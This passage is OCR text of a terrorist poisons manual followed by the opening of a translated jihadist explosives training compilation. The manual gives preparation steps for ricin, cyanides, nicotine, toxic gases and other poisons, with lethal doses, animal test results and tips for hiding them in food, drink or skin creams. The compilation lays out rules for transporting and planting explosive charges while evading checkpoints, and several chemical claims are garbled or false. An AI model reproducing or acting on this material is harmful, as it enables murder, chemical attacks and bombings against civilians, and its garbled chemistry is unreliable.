2. Grind the tobacco very well and then place it inside a small beaker.
3. Pour iso-propyl alcohol (in emergency burbonal can be used instead).
4. Cover the beaker with aluminium foil.
5. Place the beaker on a bunsen burner or electric fire and heat gently. DO NOT ALLOW THE ALCOHOL TO BOIL OVER. Everytime the alcohol begins to boil remove the beaker by means of tongs (holders) and then replace on the flame once the bubbles subside. The vapours of the alcohol will catch fire if not removed everytime boiling starts. If this happens remove the beaker, blow out the flame and continue as before.
6. After one hour of heating, filter the contents of the beaker using filter paper. Throw away the residue remaining on the filter paper.
7. Evaporate the liquid obtained by placing in strong sunlight or gently heating. Nicotine remains in the dish.




Figure 1: Nicotine

2.1.3 Precautions

Wear medical rubber gloves throughout the procedure.

2.1.4 Dosage

Ten cigarettes should be enough to kill three men, therefore 3 cigarettes is enough to kill 1 man.

2.1.5 Results of Tests

1. The liquid was touched onto the back of the shaven neck of a rabbit (N.B. the neck was used sothat the rabbit could not lick it off). There was an immediate slowness in its movements. After 11 hours the rabbit went into a frenzy and died.
2. 2ml was given to a rabbit orally. It had the same effects as above and died after 12 hours.

2.1.6 Notes

Nicotine is a good skin penetrator -be very careful NOT TO TOUCH IT. The best way to give it orally is in strong coffee -3-4 drops from an eye dropper will be sufficient.

2.2 Alkaloid of Potato

Name: Alkaloid of Potato
Appearance: Green-grey liquid
Lethal Dose: 0.06 gm
Time to Death: Less than 2 minutes

2.2.1 Preparation and Precautions:

The preparation procedure is exactly the same as for Nicotine except for the fact that the spuds on the skins of GREEN potatoes is used instead of tobacco.




Figure 2: Alkaloid of Potato

2.2.2 Results of tests

3ml was given orally to a strong rabbit. It started shrieking immediately. Blood came out from its mouth. It died after 100 seconds.
The same dose was given to a small rabbit. It died in 7 seconds.

2.2.3 Notes

Cannot be used through the skin by itself - orally or by injection only. Orally is better.

2.3 Ricin

2.3.1 Attributes

Name: Poison from Castor Nuts or Ricin
Appearance: White powder
Lethal Dose: 0.035 gm
Time to Death: Orally-a few minutes. By injection- several hours.

2.3.2 Preparation and precautions:

1. Take the skin off several castor nuts and weigh the white part of the nuts.
2. Grind the nuts and add 4xtheir weight of acetone.
3. Leave the mixture in a plastic container for three days.
4. Filter the mixture.The residue, once it is dried, is Ricin in powder form.

NOTE: WEAR MEDICAL GLOVES THROUGHOUT THE PROCEDURE. If the mixture is left in the acetone for another three days then the whole of it will be Ricin in liquid form.

2.3.3 Results of tests

1. 1ml of the acetone solution was given orally to a rabbit. It experienced an immediate problem in breathing. Mucus came from its mouth. It died after four hours.
2. 2ml of the acetone solution was give to a rabbit orally. It died in 2 minutes.

2.3.4 Notes

The acetone solution is convenient to administer, especially in alcohol. The powder form may be difficult to dissolve but can be used inside food since it is not of strong taste.

2.4 Betaluminum Poison

Name: Betaluminum Poison
Appearance: Sticky coffee coloured liquid.
Lethal Dose: 0.000028 gm
Time to Death: 12-36 hours
Effect will start after 12 hours. It will stop the breathing. Victim will die between 24-36 hours.

2.4.1 Preparation and Precautions

1. Fill a jam jar to just over the half-way mark with powdered maize or corn flour.
2. Place 2 spatulas of meat or fish into the jar.
3. On this place 1.5 to 2 spatulas of fresh horse dropping (N.B. cow dropping can be used if horse is not available).
4. Fill up the jar with water and let the water soak through the maize to the bottom, then put more water until the jar is COMPLETELY FULL (very important that no air-space is left in the jar). Close the jar tightly.




Figure 3: Meat (before)

5. Leave the jar in a dark warm (25-35oC) place for ten days. Leave it in hay, as hay stays at approximately this temperature.
6. After ten days, if the preparation has been successful, the lid will be bent from the pressure inside.




Figure 4: Meat (after)

7. AT THIS STAGE MEDICAL GLOVES, A GAS MASK, A HEAD COVER AND A FULL BODY COVER IS ESSENTIAL. NO PART OF THE BODY OR SKIN MUST BE EXPOSED.
8. Open the lid very very carefully. and there will be a coffee coloured red/brown crystals (may look like a layer of liquid) on top. This will mainly be stuck to the lid and can be removed by means of a syringe (preferable) or a spatula. There will also be a little bit remaining on top of the water. There will be a PHENOMENALLY bad smell but it will not be from the substance- only from what is underneath.
9. These crystals are called Betaluminum Poison. The crystals are very refined in the shape of coffee and do not dissolve in water.

2.4.2 Results of tests

1. gm was dissolved in a ethyl alcohol. 1ml of this solution was given to a rabbit orally. It died in about ten hours.
2. The same amount was given to the rabbit but in water - it died in about 30 hours.
3. 1ml from the water underneath the substance in the jar was injected into a rabbit. It died in 12 hours.
4. 1ml was dissolved in DMSO (Di-Methyl-Sulphur-Oxide). The solution was touched onto a rabbit's skin. It died in 42 hours.

2.4.3 Notes

There is no evidence to suggest that a greater dose leads to death quicker than 12 hours. This is a biological poison i.e. bacteria- not a chemical one.
- Effects: Dizziness, extreme tiredness, headache, constipation.
- No treatment.
- Recommended use is to place a minute quantity in food, just before serving.

2.5 Poisonous Toadstools

Toadstools are fungi which are shaped like mushrooms but are in various colours and have small specks on their bodies:




Figure 5: Toadstools

3. CHEMICAL POISONS

3.1 Arsenic Oxide

Name: Arsenic Oxide (sometimes known as Arsenic Tri-oxide)
Chemical Name: As2O3
Appearance:White Powder
Lethal Dose:0.2gm orally ?
Time to Death: 24 hours
Preparations and Precautions:
Available in chemical labs etc. (but notorious as a poison). Standard precautions.
Test Results:
(i) 0.5gm of As2O3 was given to a rabbit orally. It died after 11 hours.
(ii) 0.3gm was given to a rabbit orally. It died after 18 hours.

3.1.1 Notes:

As2O3 has no taste in small quantities. Excellent in food. Effects are: pain in mouth, black vomit, cold sweat, blood in stool, constant thirst- cannot drink. The mechanism prevents fats from dissolving in blood.
NOTE: Anti-dote: 15gm of (2gm charcoal + 1gm magnesium oxide + 1gm taric acid). Then wash the stomach with 240ml of sodium bicarbonate diluted to 1l by water containing 30gm magnesium sulphate.

3.2 Sodium Nitrite

Name: Sodium Nitrite
Chemical Name: $NaNO_2$
Appearance: White salt
Lethal Dose: 0.3gm
Time to death: 15 minutes (symptoms begin after approximately 13 minutes)

3.2.1 Formula

Nitrous Acid (HNO_2) + Sodium Chloride (NaCl) ========== Sodium Nitrite ($NaNO_2$) + Hydrochloric Acid (HCl)

63gm + 40gm

This is a very powerful poison and it is also available from the market.

3.2.2 Preparation - M.Akhter

On boiling Hydrochloric Acid (HCl) will evaporate and white crystals will be left.

3.2.3 Properties

It dissolve in water 1gm is enough to kill any man between 2 to 4 hours. It can be used with juice. It tastes like lemon. It took 9 to 13 minutes to kill rabbit by 2 gm by month. It breaks the nerves and one feels very breakage in body.

3.2.4 Preparations and Precautions:

Can be prepared from Nitrous Acid (HNO2) + common salt (NaCl). However it is readily obtained from chemical supply houses and laboratories.

3.2.5 Test Results:

(i) 2gm of NaNO2 was dissolved in 5ml of water and the whole of it given orally to a rabbit. It died in 15 minutes. No symptoms were observed for the first 15 minutes after which it went into a frenzy and died.
(ii) 0.3gm of NaNO2 was dissolved in 4ml of water and given orally to a rabbit. It had the same effect as above with death occuring in 15 minutes as before.

3.2.6 Notes: This poison is excellent with food or drink. To be safe, put upto 1gm into a persons food as it is virtually tasteless.

3.3 Cyanides

Name: Potassium Cyanide
Chemical Name: KCN
Appearance: Deliquescent crystalline salt
Lethal Dose: 'A taste' i.e. 0.05gm 100% pure. 0.075gm homemade.
Time to Death: 3-4 minutes

3.3.1 Preparations and Precautions:

1. Add 8gm of Potassium Ferrocyanide (KFeCN) -found in printing shops - to 3gm of Potassium Carbonate (K2CO3) or 3gm Sodium Bi-Carbonate (NaHCO3) and grind them both together in a beaker.
2. Heat : with K2CO3 until it turns black
   : with Potassium BiCarbonate NaHCO3 until it turns dark brown
3. Put about 5ml of water into the beaker and mix. Allow the mixture to cool.
4. Filter. The KCN is dissolved in the water.
5. To obtain the powder form, evaporate the water.

3.3.2 Precautions

Even though neither KFeCN nor K2CO3 is poisonous, you MUST wear gloves and a gas mask during preparation and handling of cyanides. D not touch it even with a gloved hand. Inhalation of its odour (like 'bitter almonds') will lead to headaches, dizziness, fever, and stomach pains. If by mistake it touches the mouth, give huge amounts of warm water and induce vomiting. Keep away from acid.

3.3.3 Test results

1. 1ml of concentrated water solution was given to a rabbit by injection. It died in 3 minutes.
2. 1gm of well crushed KCN was dissolved in 5ml olive oil. A rabbits shaven neck was touched with a small amount of the mixture. It died in 6 minutes. The same experiment conducted a second time gave a time to death of 4 minutes.
3. 1gm KCN was dissolved in 5gm 'Nivea' cream and touched onto a rabbit's shaven neck/ It died in 20 minutes.

3.3.4 Notes

Potassium Cyanide can be obtained from some laboratories but is notorious as an intensely powerful poison. By mouth, by injection or by skin, KCN is the most powerful chemical poison. If using skin penetration, you must dissolve (1:5) in either olive oil or DMSO (Di-Methyl-Sulphur-Oxide) as these substances will penetrate the skin and hide the smell to some extent. KCN can also be used in most face creams -especially Nivea - for easy skin penetration.
Other cyanides are also intensely poisonous. Sodium Cyanide (NaCN) can be prepared by the same method as KCN - but by using Sodium Ferrocyanide (NaFeCN) instead of KFeCN. The cyanides which dissolve in water are potassium, sodium calcium and mercuric. Take the lethal dose as 0.075gm.

3.4 Sodium Azide

Name: Sodium Azide
Chemical Name: NaN3
Appearance: White powder
Lethal Dose: 0.1gm ?
Time to Death: 2-3 minutes
Preparations and Precautions:
(i) HN3 + NaOH -> NaN3 + H20
or (ii) HN3 + NaCl -> NaN3 + HCl

However, this is found in laboratories and sometimes in photography supply stores.
Keep away from acid - NaN3 reacts with strong acid to liberate highly poisonous gas. Wear gloves.
Anti-dote : The same as for Arsenic Oxide.
NOTE: The best use for NaN3 is in air-gun pellets and to make poison-tipped arrows.

3.5 Mercuric Nitrate

Name: Mercuric Nitrate
Chemical Name:
Appearance: Salt
Lethal Dose: 0.2gm - 0.3gm
Time to Death:
Preparations:

a) Put 1.5gm of mercury in a small beaker by means of a dropper.
b) Pour in 11ml Nitric Acid (at least 65% concentrated). (N.B. It is best to do this outdoors or in a very well-ventilated room since the ensuing reaction releases toxic gas.) The solution will turn green.
c) Put the beaker on a busen-burner or spirit lamp and heat on a low flame until the solution evaporates to leave a salt. Note that the HNO3 solution is also very poisonous orally and by injection.
Test Results:
(i)) 0.5gm of mercuric nitrate in 3ml alcohol was given to a rabbit. It died in 210 seconds. Injection gave a similar result.
(ii) 3.5ml of HNO3 solution was given orally to a rabbit. It died in 150 seconds.

4. POISONOUS ELEMENTS

4.1 Thallium

Name: Thallium
Chemical Name:
Appearance : A very heavy metal
Lethal Dose: 1gm
Time to Death : 6 weeks (symptoms begin after 3 days)
Availabilty: More expensive than gold
Notes: A very painful death - fever, blood in vomit, depression, eventually blood from every hole in the body. No treatment. Use on a cruel enemy !

4.2 Dust of Diamond

Name: Dust of Diamond
Chemical Name : Diamond isotrope of Carbon
Appearance : Sparkling dust specks
Lethal Dose: 4-5 specks by mouth are sufficient
Time to Death: 2-6 months
Availablity: In jewellers shops.
Notes: When take in food, the specks become lodged in the food-pipe. This causes abnormal growth around the specks. It is very painful and there is no treatment !

4.3 Phophorus

Name: Phophorus
Chemical Name : Ph
Lethal Dose: 0.1gm
Time to Death: Approximately 2 days
Notes: Causes the body to burn inside -very painful. Phophorus dissolves only in Carbon Disulphide.
Anti-dote: 250ml of 8% copper (II) sulphate solution.

5. POISONOUS GASES

5.1 Hydrogen Sulphide Gas

Chemical Formula: H_2S
Odour: Faeces/ bad eggs. Odourless in large quantities.
Preparation:

2:5 Solution

5g Sodium Sulphide (Na_2S) + Suplhuric acid (H_2SO_4) $\rightarrow$ $Na_2SO_4 + H_2S$

NB.: Good quality Na_2S should have a strong smell.

Notes: This gas is better than HCN because H_2S destroys the breathing system rather than simply stopping it. Death in 30 seconds.

5.2 Chlorine

Chemical Formula: Cl
Odour: Choking, strong odour.
Preparation:

Potassium Chlorate + Hydrochloric Acid $\rightarrow$ KCl + H_2O + $3Cl_2$

$KClO_3$	HCl
2g	10g

Notes: Instead of $KClO_3$, Calcium Hypochlorite tablets can be used- these are commonly known as HTH tablets and are used to clean swimming pools.

5.3 Hydrogen Cyanide Gas

Chemical Formula: HCN
Odour: Bitter Almonds
Preparation:

2g KCN (or NaCN) + 5ml H_2SO_4 (Conc.) $\rightarrow$ HCN + K_2SO_4

Notes:

1. Gas- mask against HCN should have a silver oxide filter.
2. Antidote: Immediate injection of Amyl Nitrate.
3. Death in 30-50 seconds.

5.4 Fusogen (Nerve Gas)

It can be obtained by heating CCl4 with any metal.

5.5 Nitrous Oxide: N2O (Laughing gas)

Can be obtained by heating Ammonium Nitrate (a well known fertiliser and explosive compound) between 250º-260º. In a closed room, your victims will laugh to death.

5.6 Carbon Monoxide

Formed with most combustions and especially dangerous in confined spaces.

5.7 On Using Gases

Two bottles each containing one of the reactants, are strapped together and flung at the target area:




Figure 6: Using gases

6. POISONOUS/ USEFUL DRUGS

All drugs are 'poisonous' if the required dose is exceeded. (For instance, 2.5 grams of Paracetamol is lethal) . The ones listed below are lethal in quite small doses.

1. Morphine: Lethal dose: 0.25g.

2. Barbiturates: Lethal when recommended dose is exceeded and alcohol is taken within the next two hours.

3. ' Sodium Pentothal' : an information eliciting drug.

4. Atrophine - A ' supertoxic drug' - lethal dose < 0.1g.

5. Heroin - A ' supertoxic drug' - lethal dose < 0.1g.

6. Digitoxin - A ' supertoxic drug' - lethal dose < 0.1g.

7. Strychime - A ' supertoxic drug' - lethal dose < 0.1g.

7. ANAESTHESIA

7.1 Chloroform

Chemical Name: CHCl3
Appearance: Colourless liquid melting point 61ºC
Availability: Medical labs, Industry (Pure and commercial form both)

7.1.1 Properties:

1. Evaporates very quickly.
2. Dangerous because there is a very small difference between the lethal and the sleeping dose.
3. Chloroform reacts with oxygen to form fusogen which is a poisonous gas.

7.1.2 Preparation

Methane	Chlorine
Ratio 1:	3

7.1.3 Test Results

1. 2ml given orally to a rabbit. Died in 1/2 minute. Note: CHCl3 used was pure.
2. 1ml given orally to a rabbit. It slept for 1 1/2 hours after which he was OK.

7.1.4 Notes:

1. Chloroform causes general loss of strength and low body temperature.
2. There is a hypothesis that if poison is used on a person after chloroform, more poison than usual will have to be used.

7.2 Di-phenyl ether


(Maybe ' diethyl ether' is the name ?)
Chemical name: CH2=CH-O-CH=CH2
Appearance:
Effect: One sniff causes instant sleep.
Availability: Medical Laboratory.

7.3 Halothane

Effect: A very small quantity is stronger than cholorform and is not poisonous.

7.4 Methoxythurane

Chemical Formula:



Appearance:
Notes: Very modern anaesthesia. Non-toxic.

8. M.Ahter poisons

8.1 Cyandies

8.1.1 Properties

1. Transparent colourless crystals.
2. Tastes like normal bitter almond in solution form. The gas which comes out has the same smell. The gas is as dangerous as liquid cyanide and it stops functioning the nervous system immediately. It kill human being in less than 30 seconds. Nowadays, Americans are using it in gas chambers for very fast killing. It gives a pain of internal suffocation.
3. Dissolve in water.
4. Very quick and powerful poison.

5. 3 types of cyanides.
6. It cannot be traced by the victim's blood, or heart. Possible traced by smell of victim.?

8.1.2 Antidote

If a person takes it by mistake, he should immediately take large amount of warm salty water and vomit. This must be repeated for several times.

8.1.3 Usage

Sudden Death. 0.075gm will kill in 30 seconds.
Slow Death
Give drop of sudden death solution every day until all of 0.075gm is used. The affected person will suffer from headache, stomach ache, dizziness, trembling.

8.2 Analene ($C_6H_5NH_2$)

8.2.1 Properties

Analene ($C_6H_5NH_2$) is used in colouring clothes.

1. It's taste is lemon like.
2. It affects stomach and blood.
3. It can be injected.
4. It reacts with Oxygen present in blood. Destroys muscles and the person affected will die with pain.
5. It is available from chemical stores.
6. It's lethal dose is 1-2ml for 1 person. Killing time is within 12 hours.
7. If you want to kill him in 2-3 hours then dosage should be 2-3ml. The victim will be in a drunken state.

Note: We can use it in squash and lemon water.

8.3 Touching Poisons

8.3.1 Important Note

Those poisons which dissolve in water can be act as a touching poison and it does the same as it is given by mouth or injection.

1. Dimethyl Sulph Oxide (C_2H_6SO) + Potassium Cynaide (KCN).
2. Olive oil + Potassium Cynaide (KCN)
3. Nivea cream + Potassium Cynaide (KCN)

Any poison which can be dissolved in DMSO, olive oil or Nivea cream, can become a touching poison, and it will kill the man in the same time as by injection.

8.3.2 Preparation

Take 10ml of Dimethyl Sulph Oxide (C_2H_6SO) and add 2gms of Potassium Cynaide (KCN) in it stir well to dissolve it well until the touching poison is ready to kill the victim.

8.3.3 Availability of materials

Dimethyl Sulph Oxide (C_2H_6SO) is used for horse massage before racing. It is available from chemical shops and horse racing vetinary shop. Potassium Cynaide (KCN) is used for making steel touch and black. Check your chemist for availability.

8.3.4 Practical

We took 2 rabbits, cleared the back of their neck from hairs. 1 rabbit needs 2 drops of mixture of Dimethyl Sulph Oxide (C_2H_6SO) + Potassium Cynaide (KCN) and start counting the time. After 26 minutes that rabbit fell down and started crying. After few minutes the rabbit died. On the other rabbit we massaged with stirring rod for 2-3 drops.

8.4 Hydrogen Sulphide (H_2S) gas

It is also poison gas.


8.4.1 Substance

Sodium Sulphide (NaS)	Sulphuric Acid (H_2SO_4)
2gm	5ml

8.4.2 Preparation

1. Put 2gm of Sodium Sulphide ($NaSO_4$) in a test tube according to the picture.
2. Also put 5ml of Sulphuric Acid (H_2SO_4) in the test tube.
3. When Sulphuric Acid (H_2SO_4) reacts with NaS??, it produce the Hydrogen Sulphide (H_2S) gas. It is very dangerous. It can kill a person only in 30 seconds.

Figure 7: Sodium Sulphide (NaS) gas -done



8.5 Cobalt Chloride ($COCl_2$)

1. It is red colour crystals.
2. Dissolving very good in water.
3. When you make concentrated solution take 1ml and put it in some juice of red colour. When someone takes this juice glass, after 15 minutes, he will be like a drunk and very lazy. Between 2-3 hours he will die.

If want to save him it is impossible because this poison go to all blood.

8.5.1 Preparation

CO + 2HCL ====== Cobalt Chloride ($COCl_2$) + H_2
Cobalt (CO) Hydrochloric Acid (HCl)
57gm 36gm

Dissolve Cobalt (CO) in Hydrochloric Acid (HCl) after reaction that heat it. Red crystals will form.

8.6 Alcolite Poison

This poison will be prepared with the cuternales of the potatoes.

8.6.1 Procedure

1. Take the cuternale of the potato, grind it in the grinder.
2. Put them in beaker then cover it with Iso Propyl Alcohol.
3. Now core the beaker with Aluminium (Al) paper very tightly.
4. Heat it on a quiet slow flame.
5. Do not allow to boil. If start boiling take it away from the fire or heat because it can catch fire.
6. This boiling will continue for 1 hour.
7. If Iso Propyl Alcohol becomes less than add more.
8. After 1 hour the poison is ready but dissolved in the Iso Propyl Alcohol, now filtrate it.
   Note: Take this liquid and give 2ml to rabbit it will die in 9 minutes. If it is 1ml, then the rabbit will die after 1 hour.
9. If you allow Iso Propyl Alcohol to evaporate, an oil of poison will be left in brown colour.
10. The lethal dose of 0.06gm of this poison is sufficient to kill man within 1 hour. This poison can be given into any juice.

8.7 Caster Beans (Ricin) Poison

8.7.1 Preparation

1. Take Caster Beans crush it well without cover.
2. Then take 5gm of beans and put 20gm of Acetone (C_3H_6O) into jar.
3. Mix well and seal it for 72 hours.
4. After 72 hours filter it.
5. The residual on filter paper shall be put into jar and put 20gm of Acetone (C_3H_6O) in it and sealed them for 72 hours again.
6. Then after 72 hours again filter it, now the residual left over filter paper will be the poison of about 1gm and the Acetone (C_3H_6O) is also full of poison.

8.7.2 Properties

1. It will be white crystals.
2. It will kill after 36 hours.
3. It beginning to be effective after 12 hours.
4. The dosage for me to kill is 0.035gm.

Islamic Terrorist Explosive Manual Translation

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Summary

This technical document covers a number of important subjects related to chemistry and explosives. It is translated **as is** without verification of the content, the scientific formulas, illustration, and figures. There are a few errors in the original document and the translation reflects the integrity of the original document in spite of the errors. It does not reflect the opinion of the translator.

Most of the information has multi purpose use including explosives preparation, civilian usage of explosives, instructions, ambush, implanting bombs, making different kinds of bombs, modifying present explosive packages, mixing household chemicals to make bombs, etc. The authors appeared to be very knowledgeable of the subject matter. They have extensive knowledge of chemistry and explosives. They could be chemists, pharmacists, chemical lab technicians, chemistry teachers, researchers, or militants in the army. It is apparent that they have a college degree and have knowledge of English and computer. Their names are mentioned several times in these multiple documents. The names are Abu Mos'sallam, Abu Saqr, Ibn Al Islam, Zain Al Abdedeen, Abu Hamza, Keka, Mobile, and other aliases.

The file is a combination of several documents related to the same field, and written or extracted from several sources. The major concept is to teach average people how to make bombs and how to use them against different targets. It is mostly written for the militant people in Palestine to target the Israeli army and settlers. It has several sections that discuss from the basics of explosives to the advancement of urea nitrate, RDX, C4, etc. The last 2 portions of this file contain Q&A and several mixtures (blends) on how to make quick bombs.

Some of the major headlines are:

- Rules of dealing with explosives
- General rules when working with detonators
- Safety rules in transporting detonators and explosives
- The safety rules for transporting and planting an explosive charge
- Some basic definitions related to explosives studies
- External factors that cause to blast the material:
- Results of combustion
- Characteristics of shockwave
- Factors that affect the capabilities of explosives
- Explosives classifications
- Preparing Acetone Peroxide (White Snow)
- Different mixtures (blends)
- Suggested ways and styles to hide (conceal) packages
- Observations that must be considered when hiding explosive packages
- Operation inside buses and bus stops.
- Operations in public places, restaurants, public administrations, etc.
- Using booby-trapped car (car bomb) in execution (Remote control and timing)
- Suitable targets for car bombs

- How to increase the effect of package
- Adding materials to maximize the effectiveness of a package.
- Analyzing an explosive package
- Some collected instructions regarding explosive packages
- Testing Bombs
- Complete training session in explosive
- Explosives used for civilian purposes
- Some explosive materials and their Speed of explosion
- Explosion process
- Materials considered as explosives
- Needed materials to make explosives
- Explosive preparation
- Fundamentals of explosive science
- The effect of explosions. Explosive classification and characteristics
- Knowing the explosives
- Manufacturing explosives
- Making different kinds of gunpowder
- Making activators
- www.totse.com
- rec.pyro
- Continuation of making activators
- Making TNT and Nitroglycerine
- Making detonators
- How to make flammable bombs
- Making directed bombs
- Questions from the audience about explosives and chemicals
- Preparing mercury fulminate for detonators
- Preparing the ammonium nitrate from the nitric acid and ammonia
- Making Acetone Peroxide
- (Um Al Abed) or (White Snow)
- New way to prepare the Urea explosive
- A process to double the urea power
- How to filter the Hydrogen Peroxide
- http://webhome.idirect.com/~earlapcp/Reports/Stills_199x.html
- Astrolite explosive
- Nitro Urea explosive (More powerful that TNT)
- How to make the Black Gunpowder
- Making explosives from A to Z (tested)
- Cords (slow and fast)
- Making detonators

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In the name of Allah, Most Gracious, Most Merciful
Peace and prayers to the Prophet Mohammad (Peace Be Upon Him), and peace in front of the Mujahideen, and the saved combatant tribe.

Islamic greetings
Asking God for His blessing and forgiveness

These are the collection of training sessions in the fields of explosives and electronics. I am wishing from God to be used in his blessing, and not to be used for whatever might upset Him. The training sessions were collected from different forums (training gathering) [mostly from the Al Qassam hero forum].

Five training sessions in series:

1. Mujahid 2004 (the word of a truth, he is the first person who initiated these completed training sessions, and was the best among the brothers who put efforts, and was very patient. God protect him. I ask the Almighty for his return to us in peace and as a winner.
Then we have the remaining of other dignified brothers, may God bless and protect them from all evils:
2. Abu Mos'sallam
3. Zain Al Abededeen
4. Various common questions.
5. Ibn Al Islam.

In God's willing there is a room for improvements in the reorganization, arrangement, and making a complete index. I ask my brothers to address only the common questions. I have not included their names and I hope they participate in the dialog. God likes the unknown believer.

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There is a chance for translating other training sessions. Regarding English, there is Abdul Aziz session (an important training session, and most of its materials are translated from the trainings, and questions of our valuable brothers). Then, there is a TERROR book, which is a complete book that discusses simple explosives, and ends with discussing rockets' fuels. There are also some good French files available. Ask the brothers not to deal with distrusted sources of explosive files.
6. You will find a complete file on electronics (75 pages) of advanced information, and I assure you that you will never find it (TC: the information) in any other place. God bless the person who prepared and provided it. It contains files of electronics of everything you can imagine, and most of the vital issues like the timing circuit by using a CASIO watch (18 pages), and how to detonate a bomb by using the mobile phone, or wireless devices, in addition to other issues at the same level of importance. I hope from God that you understand the subjects.
As a matter of fact, we need about four training sessions in order to understand everything in this file. In God's willing, there will be more of that in the future in term of explanation, simplification, and other new issues.

Then wait for the other important and vital training sessions. In God's willing, this will be advancement, and we ask God for success.

Last say: if you know of a way of improvement, don't keep it away from your brothers, and know that whoever is not sharing his knowledge, God will burn him in the hereafter. God bless our brothers who wrote these training sessions, and gather us with them in heaven with other pure Imams.

Finally, I would like to address an important issue, and to be reminded by it all the times. (TC: discussing religious issues of the Imam Al Bukhari, and naming some of his chapters).
In the briefing of "AL Ja'ama' Al Saheeh" which is only included in the prophetic traditions "Hadiths",
Imam Bukhari divided the Jihad section of the book that is divided into the effect of weakness from reaching the prophet (PBUH), and correctness of it on one of the followers.

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"You struggle with your works (efforts), the first step, which is the most important one to any Moslem, is the one faith, and has no boundaries. For this reason my brother, be honest and sincere while working for God, then prepare whatever you can provide, and count on God who will never die. Many works grew tremendously by intention. Intention is the commerce of scholars. Take care of your money and time. As mentioned in the Riqqaq book of Imam Al Bukhari "two blessings are not appreciated by many people, the health, and the leisure time"
(Note: out of the subject, most of the Riqqaq book of Al Bukhari is narrated by Moslem except for 17 Hadiths (TC: prophetic traditions).

Have a good intention with the other brothers, and remember the Hadith of Moslem "oppression is the darkness of the hereafter…", and I ask you to be ethical and patient. Every time A'ysha (TC: Prophet Mohamed's wife) was asked about him, she said: his ethics was the Quran. I swear that I love to be with my brothers in Palestine, or any jihad area, and that is more loveable to me from this place. I approach God and stay away from tyrants, their collaborators, and other Moslem leaders according to their distance from the Sunni and group people.

I say Good-bye, and ask for your blessings.

Rules of Dealing with Explosives

First: Rules of Dealing with Explosives

1. The first mistake (error) is the last one.
2. Explosives don't respect ranks.
3. Deal with them cautiously, with confidence, and without fear.
4. It is prohibited to deal with or to pass onto others any incomplete information.
5. It must be treated gently like a human being.
6. It must be treated every time like it is the first time.
7. It is important to use the lowest possible number of people when working with explosives.
8. It should not be exposed to heat, moisture, pressure, or banging.
9. Don't work with any unknown material or object.
10. Be careful when working with it, in the same way when dealing with poisons, because it is poisonous.
11. Smoking is totally prohibited when working with explosives. "A good Moslem doesn't smoke".
12. Don't burn the dynamite covers, or expose them to banging, because they are rich in explosive substances.
13. Must have an extra caution, and must be careful about the sensitive materials.
14. It is prohibited to work with explosives during the mental disorder.

Second: General Rules when Working with Detonators

1. It is prohibited to carry the detonators on the body "leaning positions".
2. Don't carry the detonator by its third bottom.
3. It is completely prohibited to store detonators with explosive materials.
4. It is important to pay attention to the detonators that show small white or green spots on them, because they are very sensitive, or totally damaged.
5. It is important to pay attention to the detonators subjected to banging, or appear to be scratched.
6. Detonators should not be exposed to banging, heat, pressure, or moisture.
7. Don't ever pull or tighten up the detonators' wires.
8. Applying a duct tape to them should insulate the detonators electrical wires.
9. Don't insert a nail or any object inside the detonator through its special cord.

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10. Be careful when pressuring the detonators by teeth, by knife, or any other tools.

Third: Safety Rules in Transporting Detonators and Explosives

1. It is prohibited having explosives and detonators together during transportation or storage.
2. Detonators have to be disconnected from batteries or any other sources of power during transportation.
3. Tie up the shipped materials very carefully in their place to avoid shaking and movement during transportation.

Fourth: The Safety Rules for Transporting and Planting an Explosive Charge

1. Survey and study the area needed to implant the explosive in it. Select the suitable time and date for execution.
2. Select the place and time to implant the explosives very carefully.
3. Select the container to place explosives in it according to implant location and environment.
4. Have a mental image of execution for implant in the same place to discover if there are any mistakes, and to avoid those mistakes in the real execution.
5. Check the roads leading to the location, and choose the safest roads.
6. Get assistance by using animals and by walking to avoid the check points, and it is useful to use the side roads to avoid checkpoints used by the workers.
7. Instructions and recommendations regarding the explosives must be written on a piece of paper as steps by numbers, and not by words. They must be memorized and abide by them.
8. Explosives have to be fastened inside the container (package) by using corks or sponge to protect the entire assembly of a charge.
9. Place the explosive charge in a safe place inside the transportation (place it in a less heat exposure or impacts, hard to discover, and easy to get ride of in case of emergencies).
10. Select the proper timing to transport the explosive charge, and stay away of suspicious times (like late night hours, or during security alert of the enemy).
11. Select a suitable transportation, and stay away from suspicious and burned cars, which are subject for chase by the enemy.
12. Check the vehicle for all mechanical, safety, and security factors.
13. Use the lowest possible number of people to transfer and implant the explosives' package.
